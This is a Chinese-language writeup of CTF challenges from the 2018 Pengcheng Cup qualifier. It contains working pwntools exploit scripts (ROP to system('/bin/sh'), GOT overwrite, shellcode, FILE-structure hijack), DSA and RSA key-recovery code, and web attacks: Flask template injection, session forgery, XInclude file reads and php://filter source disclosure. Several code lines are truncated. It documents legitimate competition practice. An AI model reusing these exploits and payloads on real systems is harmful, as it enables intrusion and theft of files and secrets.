2018鹏城杯 初赛 Writeup -- Whitzard

Whitzard / 2018-12-03 09:11:00 / 浏览数 6382 安全技术 CTF 顶(2) 踩(0)

Time 12.1-2
Rank 2

Pwn

OverInt

看一下题目逻辑，如果前面通过判断，最后能有任意次数对栈的修改，可以改return address
之后ROP。看一下如何通过判断，发现需要输入的4位字符符合一定的条件并且在加法中发生一次溢出。于是爆破4位输入，得到一个可以最终进入任意修改栈的输入即可。
ROP 执行system
代码如下

```
#!/usr/bin/env python
from pwn import *
import sys
context.log_level="debug"
#context.log_level="info"
code=ELF("./overInt",checksec=False)
context.arch=code.arch
if len(sys.argv)>1:
   con=remote(sys.argv[1],int(sys.argv[2]))
   #libc=ELF("./libc.so")
   libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
else:
   con=code.process()
   #libc=ELF("/lib/i386-linux-gnu/libc.so.6")
   libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
def z(commond=""):
   gdb.attach(con,commond)
def modify(offset,content):
   con.sendafter("modify?\n",p32(offset))
   con.sendafter("in?\n",content)
def modifyqword(offset,content):
   content=p64(content)
   for x in content:
       modify(offset,x)
       offset+=1
def bypass():
   con.sendafter("\n",'\x00\x15\x16\x89')
   #con.sendafter("\n","9777")
   con.sendafter("have?\n",p32(6))
   con.sendafter("\n",p32(90562024))
   con.sendafter("\n",p32(90562024))
   con.sendafter("\n",p32(90562024))
   con.sendafter("\n",p32(90562024))
   con.sendafter("\n",p32(90562025))
   con.sendafter("\n",p32(90562025))
def exploit():
   raw_input("#")
   bypass()
   con.sendafter("\n",p32(32))
   ret=0x38
   modifyqword(ret,0x400b13)

   modifyqword(ret+8,code.got['puts'])
   modifyqword(ret+16,code.plt['puts'])
   modifyqword(ret+24,0x40087f)
   con.recvuntil(chr(0xa))
   addr = con.recvuntil(chr(0xa))
   libc.address= u64((addr[-7:-1]).ljust(8,"\x00"))-libc.symbols['puts']
   bypass()
   con.sendafter("\n",p32(24))
   modifyqword(ret,0x400b13)
   modifyqword(ret+8,libc.search("/bin/sh").next())
   modifyqword(ret+16,libc.symbols['system'])
exploit()
con.interactive()
```

Code

过一个哈希检查就可以栈溢出，哈希函数名字叫angr_hash，猜测出题人应该是考察angr，但是我自己写的跑不出来。于是先黑盒测试一下哈希函数，发现输入前面的第一

```
def hash(s):
   h=0
   for i in s:
       v0=117*h+ord(i)
       h=v0-0x1D5E0C579E0*(((((0x8B7978B2C52E2845 * v0) >> 64) + v0) >> 40) - (v0 >> 63))
   return h
d='wabcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
d2='xyzabcdefghijklmnopqrstuvwABCDEFGHIJKLMNOPQRSTUVWXYZ'
d3='jklmnopqrstuvabcdefghiwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
d4='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
d5='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
for i in d:
   for j in d2:
       for k in d3:
           for l in d4:
               for m in d5:
                   if hash(i+j+k+l+m) == 0x53CBEB035:
                       print (i+j+k+l+m)
```

得到符合条件的解wyBTs
然后就可以栈溢出ROP，先用puts泄露libc基址，然后跳回main再来一次直接system("/bin/sh")
完整利用脚本如下：

```
from pwn import *
HOST = "58.20.46.150"
PORT = 38533
code = ELF('./code')
s = remote(HOST, PORT)
#s = process('./code')
context.arch = code.arch
context.log_level = 'debug'
puts_addr = code.plt['puts']
puts_got_addr = code.got['puts']
main_symbol = code.symbols['main']
s.sendlineafter(':\n', 'wyBTs')

payload = flat(['a'*120, 0x400983, puts_got_addr, puts_addr, main_symbol] )
s.sendlineafter('save\n',payload)
print 'a',s.recvuntil('\x0a')
libc_puts = u64(s.recvuntil('\x0a')[:6]+'\x00\x00')
libc_base = libc_puts - 0x6f690
print hex(libc_puts)
print hex(libc_base)
s.sendlineafter(':\n', 'wyBTs')

payload = flat(['a'*120, 0x400983, libc_base+0x18cd57,  libc_base+0x45390, main_symbol] )
s.sendlineafter('save\n',payload)

s.interactive()
#flag{15c3ac74e25f96a282c2821008431557}
```

Note

堆可执行。Note的编辑都有边界检查，但在检查之后有栈溢出可以覆盖局部变量，从而编辑Note时越界写到GOT表上，从而跳到堆上，堆上摆好shellcode即可。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
#import os
```

```
code = ELF('./note', checksec=False)
context.arch = code.arch
context.log_level = 'debug'

def add(idx, data):
   r.sendline('1')
   r.sendline(str(idx))
   r.sendline('13')
   data = flat(data)
   r.sendline(data)

def exploit(r):
   r.recvuntil('404')
   r.sendline('1')
   r.sendline('0')
   r.send(flat('13'.ljust(10, '\x00'), p32((-8)&0xffffffff), '\n'))
   sc = asm('''
start:
   xor rax, rax
   syscall
   dec edx
   mov rsi, rcx
   jmp start
   ''')
   r.sendline(sc)
   r.sendline('5')
   r.sendline( '\x90'*30+ "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3

   r.interactive()
```

Random

第一个漏洞是printf泄漏,但无法任意写。第二个漏洞在于fclose之后没有清空指针，从而可以用scanf控制fs内容，在fread里控制PC。
脚本如下：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
#import os
code = ELF('./random', checksec=False)
context.arch = code.arch
context.log_level = 'debug'
#gadget = lambda x: next(code.search(asm(x, os='linux', arch=code.arch)))
#context.terminal = ['tmux', 'new-window']
#debug = lambda : gdb.attach(r) #, gdbscript='b *{:#x}'.format(code.address+0x10EE))

def doopen():
   r.sendline('1')

def doclose():
   r.sendline('3')

def exploit(r):
   doopen()
   sleep(0.1)
   doclose()
   sleep(0.1)

   r.sendline('2')
   sleep(0.1)
   r.sendline('%c'*401 + '@%p'*10 + 'AAA')
   sleep(0.1)
   tmp = r.recvuntil('AAA')
   tmp = tmp.split('@')

   canary = int(tmp[-10], 16)
   stack = int(tmp[-4], 16)
   libc.address = int(tmp[-6], 16) - libc.sym['__libc_start_main'] -0xf0
   code.address = int(tmp[-7], 16) - 0xd70
   info('%016x libc.address', libc.address)
   info('%016x code.address', code.address)
   info('%016x canary', canary)
   info('%016x stack', stack)

   addr = stack - 0xd58
   ff = flat(libc.address+0xf1147, 1, 2, 3, 4, 0, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, code.address+0x202800, 18, 19, 20, 2

   sleep(0.1)
   r.sendline('1')
   sleep(0.1)
   r.sendline(ff)
   sleep(0.1)
   r.sendline('0')

   r.interactive()
```

Crypto

Easy crypto

题目直接给了key，需要自己写解密函数。看一下加密函数，就是AES加密中间，对每个block都异或了iv，最后还把iv作为密文头部返回。只需要写一个逆操作就可以了。解密代码如下：

```
#!usr/bin/python
#_*_ coding=UTF-8 _*_

from Crypto.Cipher import AES
from binascii import b2a_hex, a2b_hex
from Crypto import Random
import sys


class aesdemo:
   #aes = AES.new(key,mode)
   def __init__(self,key):
       self.key = key
       #self.BS=BS


   def pad(self,msg):
       #BS = AES.block_size
       # aes■■■■■■■128 bit
       byte = 16 - len(msg) % 16
       return msg + chr(byte) * byte
   def unpad(self,msg):
       if not msg:
           return ''
       return msg[:-ord(msg[-1])]

   def xor(self,a, b):
           #assert len(a) == len(b)
           return ''.join([chr(ord(ai)^ord(bi)) for ai, bi in zip(a,b)])

   def split_by(self,data,step):
           return [data[i : i+step] for i in xrange(0, len(data), step)]

   def encrypt(self, plaintext):
       # ■■■■■■■■IV
       iv = Random.new().read(16)
       aes = AES.new(self.key,AES.MODE_CBC,iv)
       prev_pt = iv
       prev_ct = iv
       ct=""

       msg=self.pad(plaintext)
       for block in self.split_by(msg, 16):
           ct_block = self.xor(block, prev_pt)
```

```
            ct_block = aes.encrypt(ct_block)
            ct_block = self.xor(ct_block, prev_ct)
            ct += ct_block

        return b2a_hex(iv + ct)

    def decrypt(self,cipher):
        c=a2b_hex(cipher)
        iv=c[:16]
        cipher=c[16:]
        aes = AES.new(self.key,AES.MODE_CBC,iv)
        prev_pt = iv
        prev_ct = iv
        pl=""

        msg=cipher
        for block in self.split_by(msg, 16):
            p_block = self.xor(block, prev_pt)
            p_block = aes.decrypt(p_block)
            p_block = self.xor(p_block, prev_ct)
            pl += p_block
        return self.unpad(pl)
# ■■■■
if __name__ == '__main__':
   cipher="524160f3d098ad937e252494f827f8cf26cc549e432ff4b11ccbe2d8bfa76e5c6606aad5ba17488f11189d41bca45baa"
   BS = AES.block_size # aes■■■■■■■■128 bit
   key="asdfghjkl1234567890qwertyuiopzxc"
   demo = aesdemo(key)
   e = demo.encrypt("a"*16)
   p = demo.decrypt(cipher)
   print p
```

伪造签名

首先从pub中提取DSA公钥，得到p,q,g。审计源代码，签名后计算出两个值s和r。其中私钥pri是未知的，s是由pri以及r运算生成的。让服务器对一个已知字符串进行签名，

```
#!use/bin/python
from hashlib import sha512

p=0x00e58c4b03419856a2bdf8e027d4634879d4f1d5cf62958efc7b4116d9850629577a2f3d29094af814a4d37843ae5ec0152641f93d48b8fa811c175b9a
q= 0x00e02de0483211755e1479ab841fb11b71d0be7eecf58b6d7acbc001535714f44f
g=0x008162303e2cf766a23f4ca9209648f0b1b6034b22a577b2ed3982a40e1d4d821c8bd3fcc97c3407e18838a414639627e349a5e9dce42bbe9f653bab05

def s2h(s):
   return ''.join([hex(ord(c)).replace('0x', '') for c in s])

def h2i(s):
       #print(s)
       #print(type(s))
   return int(str(s),16)


def nonce(msg, num):
   n = 0
   msg=h2i(msg)
   num=h2i(num)
   for i in str(msg):
       i=int(i)**int(i)
       d=int(str(int(i)*3141592653)[-6:])
       n += num % d
   n = (num-n) % d
   return n


def egcd(a, b):
   if a == 0:
       return (b, 0, 1)
   else:
       g, y, x = egcd(b % a, a)
       return (g, x - (b // a) * y, y)

def modinv(a, m):
   g, x, y = egcd(a, m)
   if g != 1:
       raise Exception('modular inverse does not exist')
   else:
       return x % m


def sign(data):
   data = s2h(data)
   k = nonce(data,q)
   kinv = modinv(k, q)
   r = pow(g, k, p) % q
   h = sha512(data).hexdigest()
   h = int(h,16)
   s = kinv * (h + r * priv) % q
   return (r, s)


def veryfy(data):
   h = sha512(data).hexdigest()
   h = int(h,16)

#get from server when name =admins
r1=900705730328724471210240294307186296382604322955111242760568484751222012400021L
s1=680737563366836192650317495338782490528460490483475372478282875282958749085 98
data=s2h("admins")
k=nonce(data,q)
h = sha512(data).hexdigest()
h = int(h,16)
priv=((((s1*k)%q-h)%q) *modinv(r1,q))%q
print priv
(r,s)=sign("admins")
assert(r1==r)
assert(s1==s)
print sign("admin")
```

Mixmix

这题总共有三关,先用rsa加密flag，随后随机生成第二组密钥，用于加密解密指数d的一半
首先可以用中间打印的随机数结果进行伪随机数预测，从而得到第二次加密的密钥

```
#python3
import os
#import primefac
import random
def generateBOX():
   ss=[]
   for i in range(624):
       tmp=random.getrandbits(32)
       ss.append(tmp)
   BOX=[]
   for i in range(32):
       BOX.append(random.getrandbits(1024))
   return ss,BOX
import linecache
import mt19937predictor
lines=linecache.getlines("output")
ss=lines[2:-1]

#ss,BOX=generateBOX()
predictor=mt19937predictor.MT19937Predictor()
for x in ss:
   data=int(x.strip(),16)
   predictor.setrandbits(data,32)
box=[]
for i in range(32):
   box.append(predictor.getrandbits(1024))
print(box)
```

第二次采用的是对称加密，现在已有加密密钥，可以解密得到明文

```
import os
import libnum
import random
from Crypto.Util.number import getPrime,long_to_bytes,bytes_to_long
flag="a"*31
print "++good good study, day day up++"
def pad(m):
   tmp=m+os.urandom(16-len(m) % 16)
   if (len(tmp)/16) % 2 !=0:
       tmp+=os.urandom(16)
   return tmp
m=pad(flag)

def cipher1(m):
   tmp= bytes_to_long(os.urandom(172)+m)
   e=3
   p=getPrime(1024)
   q=getPrime(1024)
   n=p*q
   c=pow(tmp,e,n)
   d=libnum.invmod(e,(p-1)*(q-1)) % ((p-1)*(q-1))
   if pow(c,d,n)!=tmp:
       return cipher1(m)
   else:
       print(long_to_bytes(n).encode("hex") )
       print(long_to_bytes(c).encode("hex") )
       print len(long_to_bytes(d))
       return long_to_bytes(d)[-len(long_to_bytes(d))/2-1:]
#t=cipher1(m)
def pad2(m):
   assert len(m)<256
   return os.urandom(256-len(m))+m

#exit()
#t=pad2(t)
BOX=[10086467021908342605394174295110127817712953032389221825417430022660406661217691737072812981186658929684670414248820355543
def pad_128(m):
   assert len(m)<=128
   if len(m)==127:
       return '\x00'+m
   if len(m)==128:
       return m
   assert False
def singleround(m):
   L=bytes_to_long(m[0:128])
   R=bytes_to_long(m[128:256])
   nL=R
   nR=L^BOX[R%32]
   return pad_128(long_to_bytes(nL))+pad_128(long_to_bytes(nR))
def cipher2(m):
   tmp=m
   for i in range(32):
       tmp=singleround(tmp)
   return tmp
def desingleround(m):
   L=bytes_to_long(m[0:128])
   R=bytes_to_long(m[128:256])
   nL=R^BOX[L%32]
   nR=L
   return pad_128(long_to_bytes(nL))+pad_128(long_to_bytes(nR))
def de2(c):
   tmp=c
   for i in range(32):
       tmp=desingleround(tmp)
   return tmp
#cc=cipher2(t)
#print(t.encode("hex"))
#print(cc.encode("hex"))
cc="4246158d1f5ca30ee3b02fb151bab4dbe2a612e8bff32388c06149607edc83bdc3b9ae3f5c0b6a732acfc1302295fc3af8d53f07673ea570a07ace5b7b
cc=(cc.decode("hex"))
pd= de2(cc)[-129:]
print len(pd)
print bytes_to_long(pd)
```

解密出的结果是rsa加密d的一部分，可以根据一半的 d恢复完整的d

```
0# partial_d.sage

def partial_p(p0, kbits, n):
   print p0
   print kbits
   print n
   PR.<x> = PolynomialRing(Zmod(n))
   nbits = n.nbits()

   f = 2^kbits*x + p0
   f = f.monic()
   roots = f.small_roots(X=2^(nbits//2-kbits), beta=0.3)  # find root < 2^(nbits//2-kbits) with factor >= n^0.3
   if roots:
       x0 = roots[0]
       p = gcd(2^kbits*x0 + p0, n)
       return ZZ(p)

def find_p(d0, kbits, e, n):
   X = var('X')

   for k in xrange(1, e+1):
       results = solve_mod([e*d0*X - k*X*(n-X+1) + k*n == X], 2^kbits)
       for x in results:
           p0 = ZZ(x[0])
           p = partial_p(p0, kbits, n)
           if p:
               return p


if __name__ == '__main__':
   n = 0xbac8178c6c942524e947f05b688d4f589b99428d4e932b6aa3cf9fc668436fe828271348451c43b52392dda7fca416d58ca39ddeafa012c4ca1b6
   e = 3

   beta = 0.5
   epsilon = beta^2/7

   nbits = n.nbits()
   kbits = floor(nbits*(beta^2+epsilon))
   #d0 = d & (2^kbits-1)
   d0 = 41553968686912790458952954242993376120770631907046753685913743296462656479519115622338767486057957865327928162894905 15
   print "lower %d bits (of %d bits) is given" % (kbits, nbits)

   p = find_p(d0, kbits, e, n)
   print "found p: %d" % p
   q = n//p
print inverse_mod(e, (p-1)*(q-1))
```

得到d之后最后解密出flag


```
d=15719329173101230775604925095713430429410017067730735720122774102026798292198854772582397931524981328066220201686253869681 65
>>> from libnum import *
>>> n=0xbac8178c6c942524e947f05b688d4f589b99428d4e932b6aa3cf9fc668436fe828271348451c43b52392dda7fca416d58ca39ddeafa012c4ca1b66
>>> c=0xb50f6b8e6e29b869119eaedc9b235d8754c7ce06ff1a5c9465622d5662e5b36e7f6d525f3a64e126bad4e5c06c24408b81e66f00f7c7a464e45145
>>> pow(c,d,n)
38535270540322971512885517992769784914840116523876028566693436771531536724882648697893622587066729133807258059593390516477536 6
>> k=pow(c,d,n)
>>> n2s(k)
',\x9d\x10$\x8ft\x08\x9c\xc1?\x93B\xc5W\xb8\xab6\x8f\xe4)\x11\x1fM\x99\xb1\xfd\xdd\xd3D\t\xf4\x11\x7f\xaf%\x98\xfeN$\x06\xac\x
```

Web

Shadow


首先flask写的，测试发现存在模板注入，于是fuzz一下
/{{url_for.globals['current_app'].config}}

得到配置文件，然后获取到了secret



```
'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False,
'SQLALCHEMY_COMMIT_ON_TEARDOWN': False, 'SECRET_KEY': 'as/*d21as-
+dhasod5a4s54:><*()dfdsf', 'EXPLAIN_TEMPLATE_LOADING': False,
```

'SECRET_KEY': 'as/d21as-+dhasod5a4s54:><()dfdsf'
解密session 如下：




```
➜ flask-session-cookie-manager-master  python 1.py decode -s 'as/*d21as-+dhasod
5a4s54:><*()dfdsf' -c .eJw9UMuKwkAQ_JVlzh7y8hLwYMiDLHQPysRh5hLURJPOYyFRHCP--w7CL
k1duorq6nqx8jLVc8PC23SvV6xsKxa-2NeJhUx5iUHaOpClhBQ1PAMHKVlzUTVAygWKepSHFrOdp6l4c
NEQZIlRS9-BtwtAbA0sUctF2ikv7bXYt1rkDoiKtPwmHUeEsXJ5fCCQyRqz_Ani7GgJD8wOPSx2LIcCj
Br2AxddoLzCB7q6EKcNSN3Bkjt2t2HvFTvP06W8_XT1-P8CSAhQ5DZGscZl39hzTwuDwsYcdj6PweBSG
C2Tp46vgdW7eN187Nq5PFZDO_5VMx6H2lq6nu_7bMXucz192mKBw96_TM1pTw.XAMw9Q.vI50SIeek_v
amERjjwMhjHhEZD4
{u'csrf_token': '1c852135974a462461511bd7831751ea2d881c56', u'user_id': u'40', u
'name': u'12333', u'_fresh': True, u'is_admin': True, u'_id': 'ca16040ac60a8c461
997a26520e5eb4d6f5098c0a1c9d3d810130b91dcaee4be2417cebcd0c46585c1a94b2174ec04ee3
3305c531bdf998ce728501a1fd324ce'}
➜ flask-session-cookie-manager-master
```

于是伪造admin：
出现上传框，后来测了一下，貌似随便注册一下，也可以上传233333

随后开始fuzz，测试了很久，发现可以xxe ，，，

最后测试得到使用xinclude 读文件 然后在rq用户的 .bash_history 得到flag文件名




```
Content-Disposition: form-data; name="xml"; filename="bz.jpg"
Content-Type: image/jpeg

<?xml version="1.0"?>
<data xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include href="file:///home/rq/f123333333ag" parse="text">
</xi:include>
</data>
------WebKitFormBoundary8Iyk8VoY92BsxvYa
Content-Disposition: form-data; name="csrf_token"

IjFjODUyMTM1OTc0YTQ2MjQ2MTUxMWJkNzgzMTc1MWVhMmQ4ODFjNTYi.XAMyoA.MO2lC2QEKR
0mYKnMs8Gc8a7oemw
------WebKitFormBoundary8Iyk8VoY92BsxvYa
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundary8Iyk8VoY92BsxvYa--
```

```
for="input-2">
                                        <span class="input__label-content
input__label-content--haruki">Upload</span>
                              </label>
    </span>
    </form>
        </section>

</div><!-- /container -->
<script src="/static/upload/js/classie.js"></script>

  </div>

</div>
<h1 style="width:100%;text-align:center">
flag{55ddv5cc2ww688ee00sqcg566ds6611e} </h1>
</body>

</html>
```

Myblog

首先发现了index.php 这个时候发现了一个.index.php.swp 这里真是坑啊，与实际文件根本完全不一样。233333

下面说重点，
首先index.php cookie提示？Flag 尝试filter读源码，发现并没有什么卵用。。。
提示about也有后端，页面也说用了base64 于是猜测 about的base64 编码以后，存在文件，（这里猜了一年，服了）
然后读源码：




```
GET
/index.php?flag=php://filter/read=convert.base64-encode/resource=YWJvdXQ=
HTTP/1.1
Host: 58.20.46.151:26956
Proxy-Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
```

```
HTTP/1.1 200 OK
Date: Sun, 02 Dec 2018 05:42:37 GMT
Server: Apache/2.4.18 (Ubuntu)
flag: JTNGZmxhZw==
Vary: Accept-Encoding
Content-Length: 388
Content-Type: text/html; charset=UTF-8

PD9waHANCg0KCSRmaWxlbmFtZSA9ICdmbGFnLnR4dCc7DQojJGZsYWcgPSAnZmxhZyS
0eHQnOw0KCWV4dHJhY3QoJF9HRVQpOw0KCQ0KCWlmKGlzc2V0KCRzaWduKSl7DQojC
SRmaWxlIDOgdHJpbShmaWxlX2dldF9jb250ZW50cygkZmlsZW5hbWUpKTsNCgkJaWYoJH
NpZ24gPT09ICRmaWxlKXsNCgkJCWVjaG8gJ0NvbmdyYXR1bGF0aW9uIT=
```

<?php

```
    $filename = 'flag.txt';
    $flag = 'flag.txt';
    extract($_GET);

    if(isset($sign)){
        $file = trim(file_get_contents($filename));
        if($sign === $file){
            echo 'Congratulation!<br>';
            echo file_get_contents($$falg);
        }
        else{
            echo 'don`t give up';
        }
    }

?>
```

简单的变量覆盖，尝试构造获取flag




```
POST /YWJvdXQ=.php?sign=123&filename=php://input&falg=flag HTTP/1.1
Host: 58.20.46.151:26956
Proxy-Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Content-Length: 7

123
```


```
HTTP/1.1 200 OK
Date: Sun, 02 Dec 2018 05:49:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 43
Content-Type: text/html; charset=UTF-8

Congratulation!<br>flag{nev1r_g1ve_8p_azx}
```

Babyt2

首先在登陆页面，发现提示，访问得到数据库结构：




```
</div>
<!--readme.md-->
      </div>
</div>
```



```
CREATE TABLE IF NOT EXISTS "users" (
  "id" integer PRIMARY KEY AUTOINCREMENT NOT NULL,
  "username" char(1024) NOT NULL,
  "password" char(1024) NOT NULL,
  "filepath" varchar(1024)
);
```

